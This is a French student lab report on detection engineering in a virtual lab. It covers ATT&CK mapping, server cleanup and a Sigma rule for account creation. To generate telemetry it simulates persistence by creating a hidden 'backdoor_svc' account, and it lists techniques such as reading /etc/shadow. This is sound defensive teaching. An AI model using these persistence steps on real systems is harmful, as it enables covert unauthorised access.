Octobre 2026

Rapport de TP 2

Ingénierie de détection et chasse aux menaces

SARR Pape Aldiouma

L3 Cybersécurité · Module : Sécurité des systèmes avancée

Rapport de travaux pratiques : TP 1 Isolation et confinement avancés, TP 2 Ingénierie de détection et chasse aux menaces. Suite du rapport « Segmentation & Hardening » sur le même laboratoire SenTech Solutions : Docker, AppArmor, Trivy, Falco, Sigma, YARA et MISP.





République du Sénégal — Un Peuple, Un But, Une Foi
Ministère de l'Enseignement Supérieur, de la Recherche et de l'Innovation
Direction Générale de l'Enseignement Supérieur Privé
Institut Supérieur de Management
Année académique 2026-2027

SOMMAIRE

Partie I : Présentation du travail....3
Contexte et objectifs....3
Environnement du laboratoire....3
Méthode de travail et conventions du rapport....4
Points de vigilance propres à notre laboratoire....5
Partie II : TP 2 : Ingénierie de détection et chasse aux menaces....6
Qui fait quoi dans notre laboratoire....6
Étape 0 : remettre le serveur dans l'état durci après le TP 1....7
Partie 0 : préparation de l'environnement....8
Partie 1 : MITRE ATT&CK, le langage commun de la menace....9
Partie 2 : de la télémétrie à la détection, Sigma....11
Partie 3 : détecter sur le contenu, YARA (fichier et mémoire)....17
Partie 4 : la chasse aux menaces (threat hunting)....20
Partie 5 : renseignement sur les menaces et IOC, MISP....29
Synthèse du TP 2....36

PARTIE I

Partie I : Présentation du travail

Contexte et objectifs

Ce rapport fait suite au rapport « Segmentation & Hardening », dans lequel nous avons construit le laboratoire de **SenTech Solutions** : un réseau segmenté derrière un pare-feu OPNsense, un serveur Debian durci (SSH par clé sur le port 2222, pare-feu iptables en DROP, Fail2Ban, Auditd, AIDE, ACL) et des sauvegardes. Le présent document réalise, sur **exactement le même laboratoire**, les deux travaux pratiques du module « Sécurité des systèmes avancée » :

- **TP 1, Isolation et confinement avancés** : décomposer les pouvoirs de root (capabilités), filtrer les appels système (seccomp), comprendre les briques d'un conteneur (namespaces et cgroups), appliquer un contrôle d'accès obligatoire (AppArmor), construire un conteneur Docker durci, contrôler les images (Trivy), reproduire puis neutraliser une évasion de conteneur, et détecter l'intrusion à l'exécution (Falco) ;
- **TP 2, Ingénierie de détection et chasse aux menaces** : cartographier les comportements d'un attaquant avec MITRE ATT&CK, écrire des règles de détection (Sigma sur Linux et Windows, YARA sur fichier et en mémoire), mener une chasse aux menaces, puis capitaliser le renseignement dans MISP sous forme d'indicateurs de compromission (IOC).

La question du directeur de SenTech guide le TP 1 : *« si un attaquant compromet une application dans un conteneur, peut-il atteindre le serveur et les autres services ? »*. Celle du TP 2 en est la suite : *« que se passe-t-il quand quelque chose passe quand même, et comment le retrouver ? »*. Le rapport 1 a **fermé les portes** ; le TP 1 **enferme chaque processus** ; le TP 2 **repère ce qui passe malgré tout**.

Environnement du laboratoire

Toutes les machines sont des machines virtuelles QEMU/KVM gérées par libvirt et virt-manager, sur un hôte Ubuntu (HP EliteBook 840 G3, 16 Go de RAM). Elles partagent le **même réseau virtuel isolé** lan-sentech (192.168.10.0/24), dont OPNsense est la passerelle. Deux machines ont été **ajoutées** pour ces TP : Windows (exigé par la partie 2.3 du TP 2) et MISP (partie 5 du TP 2).

Machine	Adresse	Système	Rôle dans les TP
OPNsense	192.168.10.1	OPNsense	Pare-feu, NAT, DNS (Unbound) ; voit les requêtes DNS du C2 simulé
Kali Linux	192.168.10.99	Kali	Poste de l'analyste : Sigma, YARA, jq, navigateur pour MISP, rebond SSH
Debian Serveur	192.168.10.10	Debian 13 « Trixie »	Machine durcie du rapport 1 ; héberge Docker, AppArmor, Falco ; cible de la chasse
Windows	192.168.10.20	Windows Server 2025 (évaluation)	Télémétrie Sysmon et analyse Hayabusa (TP 2, partie 2.3)
MISP	192.168.10.30	Debian 13 + Docker	Plateforme de renseignement sur les menaces (TP 2, partie 5)
Debian Client	192.168.10.11	Debian	Non utilisé dans ces TP (reste éteint)




Figure 1 — *Le laboratoire SenTech étendu pour les TP 1 et 2 : le serveur est la cible, Kali l'analyste*

Méthode de travail et conventions du rapport

Chaque manipulation suit le même plan, afin que le lecteur puisse la rejouer et la vérifier :

1. **Objectif** : ce que l'on cherche à démontrer ou à mettre en place ;
2. **Principe** : l'explication du concept ou de la commande, avec nos mots ;
3. **Procédure** : les commandes exactes, précédées de l'étiquette de la machine où elles se tapent (« Sur Debian Serveur », « Sur Kali Linux », « Sur Windows », « Sur Debian MISP », « Sur l'hôte Ubuntu ») ;
4. **Résultat attendu** : ce que la sortie doit contenir pour que la manipulation soit réussie ;
5. **Analyse** : ce que le résultat prouve ;
6. **Capture** : un cadre gris numéroté indique la capture d'écran à insérer, avec la liste de ce qu'elle doit montrer.

REMARQUE **Comment utiliser les cadres de capture**

Chaque cadre « CAPTURE n » est vide : remplacez-le par votre capture (terminal complet, avec l'invite visible, pour que la machine soit identifiable). Les chiffres cités dans le texte (PID, nombre de CVE, horodatages, scores) sont des **exemples** : après insertion de la capture, vérifiez que le texte correspond à ce que vous voyez et corrigez les chiffres si besoin. L'index de toutes les captures figure à la fin du document.

Quatre habitudes ont été appliquées partout et sont justifiées dans le texte :

- **Toujours** `sudo` **devant** `docker` : l'utilisateur `debian` n'appartient pas au groupe `docker`, car ce groupe donne un accès root de fait au serveur (principe du moindre privilège du rapport 1).
- **Toujours** `sudo` **devant les commandes d'administration** (`getcap`, `aa-status`, `sysctl`, `iptables`) : sur Debian 13, le PATH d'un utilisateur ordinaire ne contient pas `/usr/sbin`.
- **Deux terminaux ouverts** : un sur le serveur (SSH depuis Kali, port 2222), un sur Kali ; on évite plus de quatre nouvelles connexions SSH par minute, sinon la règle `SSH_SCAN` du rapport 1 bannit l'adresse.
- **Un état de départ récupérable** : instantané avant chaque phase risquée.

Points de vigilance propres à notre laboratoire

Les sujets de TP ont été écrits pour un laboratoire légèrement différent du nôtre. Les écarts suivants ont été identifiés avant de commencer et expliquent plusieurs adaptations de commandes dans la suite du rapport.

Consigne du sujet	Notre laboratoire	Conséquence
Hyperviseur VMware, « Snapshot »	QEMU/KVM, libvirt	Instantanés avec `virsh snapshot-create-as`
Ubuntu Server, utilisateur `sentech`	Debian 13, utilisateur `debian`	Chemins `/home/sentech/...` devenus `/home/debian/...`
Pas de pare-feu particulier	iptables `INPUT` et `FORWARD` en `DROP`, `ip_forward = 0`	Docker modifie les deux : à constater puis à remettre en ordre
Journaux AppArmor lus avec `dmesg`	Auditd actif	Les refus AppArmor sont dans `/var/log/audit/audit.log`
`umask 022` implicite	`umask 027` (rapport 1)	Fichiers créés en `640` : impact sur `COPY` Docker, clés GPG, `cron.d`
Machine Windows supposée existante	Absente du rapport 1	Création de `windows-sentech` (Étape 6)
MISP « en Docker » sans précision de machine	Serveur limité en RAM	Création de `misp-sentech` à part (Étape 7)

PARTIE II

Partie II : TP 2 : Ingénierie de détection et chasse aux menaces

Le contexte. Le TP 1 a montré comment confiner et détecter à l'exécution (Falco, première sonde). Mais SenTech n'a pas les moyens de tout confiner, et un attaquant finit toujours par laisser des traces dans les journaux. Nous avons déjà produit cette matière première : les règles Auditd du rapport 1 et Sysmon côté Windows. La mission est de **transformer la télémétrie en détections fiables**, de **chasser** ce que les détections automatiques ratent, puis de **capitaliser** le renseignement obtenu.




Figure 2 — *La boucle de détection : télémétrie, ATT&CK, Sigma et YARA, chasse, MISP, puis nouvelles détections*

Étape	Question	Outil
ATT&CK	Quel comportement adverse observe-t-on ?	Matrice MITRE ATT&CK
Sigma	Comment détecter ce comportement dans les journaux, quel que soit le SIEM ?	Sigma et sa conversion
YARA	Comment détecter ce motif dans un fichier ou en mémoire ?	YARA
Chasse	Que manquent mes détections automatiques ?	Hypothèses et requêtes
MISP	Comment mémoriser et partager ce que j'ai appris ?	MISP, IOC, STIX

Qui fait quoi dans notre laboratoire

Machine	Rôle	Ce qu'on y fait
Debian Serveur, 192.168.10.10	Génère la télémétrie Auditd ; cible de la chasse	Simulations d'attaque, ausearch, plantation et recherche d'artefacts
Kali, 192.168.10.99	Poste de l'analyste	Installation de Sigma et YARA, rédaction et conversion des règles, navigateur vers MISP
MISP, 192.168.10.30	Plateforme de renseignement	Vraie instance MISP en Docker : événement, IOC, tags ATT&CK, corrélation, export
Windows, 192.168.10.20	Source de télémétrie Windows	Sysmon, simulation PowerShell encodée, analyse Hayabusa

L'outillage de détection est installé sur **Kali**, pas sur le serveur : le serveur durci doit rester minimal (moins de logiciels, moins de surface d'attaque).

Étape 0 : remettre le serveur dans l'état durci après le TP 1

Objectif. Le TP 2 observe des traces dans les journaux : il faut partir d'un serveur **propre**, sans le bruit de Docker, de Falco et de Trivy, et défaire les modifications de Docker sur le pare-feu et le noyau.

Procédure.

Sur Debian Serveur

```
# 1. Arrêter et supprimer les conteneurs, Falco et Docker
sudo docker rm -f webapp 2>/dev/null
sudo systemctl disable --now 'falco*' 2>/dev/null
sudo apt purge -y falco trivy docker.io containerd runc 2>/dev/null
sudo apt autoremove -y --purge
sudo rm -rf /var/lib/docker /var/lib/containerd

# 2. Retirer les dépôts ajoutés et le profil AppArmor de démonstration
sudo rm -f /etc/apt/sources.list.d/trivy.list /etc/apt/sources.list.d/falcosecurity.list
sudo apparmor_parser -R /etc/apparmor.d/sentech.confined 2>/dev/null
sudo rm -f /etc/apparmor.d/sentech.confined

# 3. Remettre le pare-feu propre (sans jamais avoir fait « save » avec Docker)
sudo netfilter-persistent reload
sudo ip link delete docker0 2>/dev/null
sudo sysctl -w net.ipv4.ip_forward=0
```


Contrôles.

Sur Debian Serveur

```
sudo iptables -S | grep -c DOCKER
sudo iptables -S | grep '^-P'
sysctl net.ipv4.ip_forward
sudo iptables-save | diff - /etc/iptables/rules.v4 | head
rm -f ~/bind80 ~/bind80.c ~/trivy_tmp.json
```

Analyse. `netfilter-persistent reload` **recharge** `/etc/iptables/rules.v4` avec `iptables-restore`, qui remplace tout le contenu des tables : les chaînes de Docker disparaissent. Comme nous n'avons jamais lancé `netfilter-persistent save` pendant que Docker tournait, le fichier est resté propre. Si cela avait été fait, on aurait restauré `/root/baseline_TP/rules.v4.avant_TP`.

CAPTURE 1 **Serveur nettoyé**




On prend ensuite l'instantané `Avant_TP2_Detection` du serveur **et** de Kali (méthode de l'Étape 3), puis on rafraîchit les références pour avoir un point de comparaison propre :

Sur Debian Serveur

```
sudo find / -xdev -perm -4000 -type f 2>/dev/null | sort | sudo tee /root/baseline_TP/suid.txt | wc -l
awk -F: '$3>=1000 {print $1, $3}' /etc/passwd | sudo tee /root/baseline_TP/users.txt
sudo ls -la /etc/cron.d /etc/cron.daily /usr/local/bin | sudo tee /root/baseline_TP/cron_localbin.txt > /dev/null
```

CAPTURE 2 **Instantanés Avant_TP2_Detection**



La RAM du serveur est ramenée à 2 Go (procédure de l'Étape 0) et Windows est allumé avec ses 4 Go, selon le plan de mémoire.

Partie 0 : préparation de l'environnement

Sur **Kali**, on installe l'outillage de détection.

Sur Kali Linux

```
sudo apt update
sudo apt install -y pipx yara jq git
pipx ensurepath
```

On ferme et on rouvre le terminal (`pipx ensurepath` ne modifie le PATH que pour les futurs terminaux ; `exec "$SHELL"` se tape seul, car la session est remplacée), puis :

Sur Kali Linux

```
pipx install sigma-cli
sigma plugin install splunk
sigma version
yara --version
```

Principe. `pipx` installe un programme Python dans son propre environnement isolé, sans toucher au Python du système. `sigma-cli` lit une règle Sigma et la convertit vers un langage de requête ; le **plugin splunk** ajoute le « traducteur » vers Splunk (sans plugin, il n'y a aucune cible de conversion). YARA scanne fichiers et mémoire à la recherche de motifs. Côté Windows, Sysmon et Hayabusa sont déjà installés.

CAPTURE 3 **Outils de détection installés**



Partie 1 : MITRE ATT&CK, le langage commun de la menace

1.1 Le concept

Sans vocabulaire partagé, chacun décrit une attaque à sa manière. **MITRE ATT&CK** est une base de connaissances des comportements adverses réels, sur trois niveaux : les **tactiques** (le *pourquoi*, les colonnes de la matrice), les **techniques** (le *comment*, code `Txxxx`) et les **sous-techniques** (`T1136.001`). Les 14 tactiques de la matrice Entreprise, dans l'ordre logique d'une intrusion : Reconnaissance, Développement de ressources, Accès initial, Exécution, Persistance, Élévation de privilèges, Évasion défensive, Accès aux identifiants, Découverte, Mouvement latéral, Collecte, Commande et contrôle, Exfiltration, Impact.

Cartographier ses détections sur ATT&CK révèle les **angles morts** : on ne dit plus « j'ai 50 règles » mais « je couvre la persistance et l'accès aux identifiants, mais pas le mouvement latéral ».

REMARQUE **Version d'ATT&CK**

Dans la version 19 d'ATT&CK (avril 2026), MITRE a scindé *Defense Evasion* en deux tactiques (*Stealth* et *Defense Impairment*), ce qui porte la matrice à 15 tactiques. Ce rapport utilise la liste de 14 donnée par le cours ; le site attack.mitre.org actuel peut afficher la nouvelle découpe.


1.2 Manipulation : cartographier des comportements


Pour chaque comportement observé lors des TP, on retrouve la technique sur attack.mitre.org (barre de recherche, puis lecture de la tactique associée).

Comportement observé	Tactique	Technique (ID)	Nom officiel
Un shell ouvert dans un conteneur (Falco, TP 1)	Exécution	`T1059.004` (et `T1609`)	Command and Scripting Interpreter : Unix Shell ; Container Administration Command
Lecture de `/etc/shadow`	Accès aux identifiants	`T1003.008`	OS Credential Dumping : /etc/passwd and /etc/shadow
Création d'un compte local (`useradd`)	Persistance	`T1136.001`	Create Account : Local Account
Ajout d'un binaire SUID caché	Élévation de privilèges	`T1548.001` (et `T1564.001`)	Abuse Elevation Control Mechanism : Setuid and Setgid ; Hide Artifacts : Hidden Files and Directories
Tâche planifiée (cron) de persistance	Persistance	`T1053.003`	Scheduled Task/Job : Cron

Une même action peut relever de plusieurs techniques : pour le shell dans un conteneur, `T1059.004` décrit le shell lui-même et `T1609` le moyen utilisé (`docker exec`). Chaque code a été vérifié sur le site.

CAPTURE 4 **Pages ATT&CK consultées**





Pourquoi cartographier plutôt que compter ? Compter ses règles ne dit rien de ce qu'elles couvrent : cinquante règles sur la même technique laissent le reste de l'intrusion sans surveillance. La cartographie montre quelles tactiques et techniques sont couvertes et lesquelles ne le sont pas, ce qui permet de prioriser les prochaines détections et de parler le même langage que les autres équipes.

Partie 2 : de la télémétrie à la détection, Sigma

2.1 Le concept

Chaque SIEM parle sa propre langue : une requête écrite pour Splunk ne fonctionne pas sur Elastic. **Sigma** est un format YAML neutre qui décrit une détection **une seule fois**, puis la convertit vers n'importe quel moteur. *Sigma est au journal ce que YARA est au fichier.*

Anatomie d'une règle Sigma :

Squelette Sigma commenté

```
title: Titre court et explicite
id: <UUID unique>                # identifiant unique de la règle
status: experimental             # experimental | test | stable
description: Ce que la règle détecte et pourquoi.
logsource:                       # OÙ chercher
  product: linux                 # linux | windows | ...
  category: process_creation     # type d'événement (création de processus)
detection:                       # QUOI chercher
  selection:                     # un bloc de critères
    Image|endswith: '/useradd'   # le chemin du programme finit par /useradd
  condition: selection           # la logique (selection, and, or, not, 1 of, all of...)
level: high                      # informational | low | medium | high | critical
tags:                            # rattachement ATT&CK
  - attack.persistence
  - attack.t1136.001
falsepositives:
  - Création de compte légitime par l'administrateur
```

Les **modificateurs de champ** affinent les critères : `|contains`, `|startswith`, `|endswith`, `|re` (expression régulière), `|all` (tous les éléments de la liste, au lieu d'un seul).

2.2 Manipulation A : détection sur Linux (télémétrie Auditd)


Étape 1, simuler la technique T1136.001 (création de compte, Persistance).

Sur Debian Serveur

```
sudo useradd -M -s /usr/sbin/nologin backdoor_svc
id backdoor_svc
```

Cette commande crée un compte système sans dossier personnel (`-M`) et sans shell de connexion : exactement ce que ferait un attaquant pour garder un accès discret. Elle déclenche les règles Auditd du rapport 1 (clés `identity`, pour la modification de `/etc/passwd`, et `root_commands`, pour l'exécution en root). Ce compte est volontairement conservé jusqu'à la chasse de la partie 4, puis supprimé.

CAPTURE 5 **Simulation de la création de compte**



Étape 2, écrire la règle Sigma (sur Kali).

Sur Kali Linux

```
cat > ~/create_account_linux.yml <<'EOF'
title: Creation d'un compte local Linux
id: 5f6a3b2c-1d4e-4a7b-9c8d-0e1f2a3b4c5d
status: experimental
description: Detecte la creation d'un compte local, souvent utilisee pour la persistance.
logsource:
  product: linux
  category: process_creation
detection:
  selection:
    Image|endswith:
      - '/useradd'
      - '/adduser'
  condition: selection
level: medium
tags:
  - attack.persistence
  - attack.t1136.001
falsepositives:
  - Provisionnement legitime de comptes
EOF
```

Lecture. La règle cherche une **création de processus** dont le chemin du programme (`Image`) finit par `/useradd` **ou** `/adduser` (les éléments d'une liste signifient « ou »). Niveau `medium`.

Étape 3, convertir la règle pour démontrer sa portabilité.

Sur Kali Linux


```
sigma convert -t splunk --without-pipeline ~/create_account_linux.yml
```

Résultat attendu

```
Parsing Sigma rules
Image IN ("*/useradd", "*/adduser")
```

Analyse. Une requête Splunk équivalente est affichée : même logique, exprimée dans le langage du moteur cible (`*` est le joker de Splunk). La commande du sujet, sans `--without-pipeline`, s'arrête avec l'erreur « Processing pipeline required by backend! » : un *pipeline* est une table de correspondance entre les noms de champs Sigma et ceux du SIEM, que le backend Splunk exige, mais les pipelines fournis (`splunk_windows`, `splunk_cim`) ne conviennent pas à un journal Linux. L'option `--without-pipeline` donne la requête brute.

CAPTURE 6 **Règle Sigma Linux et conversion**



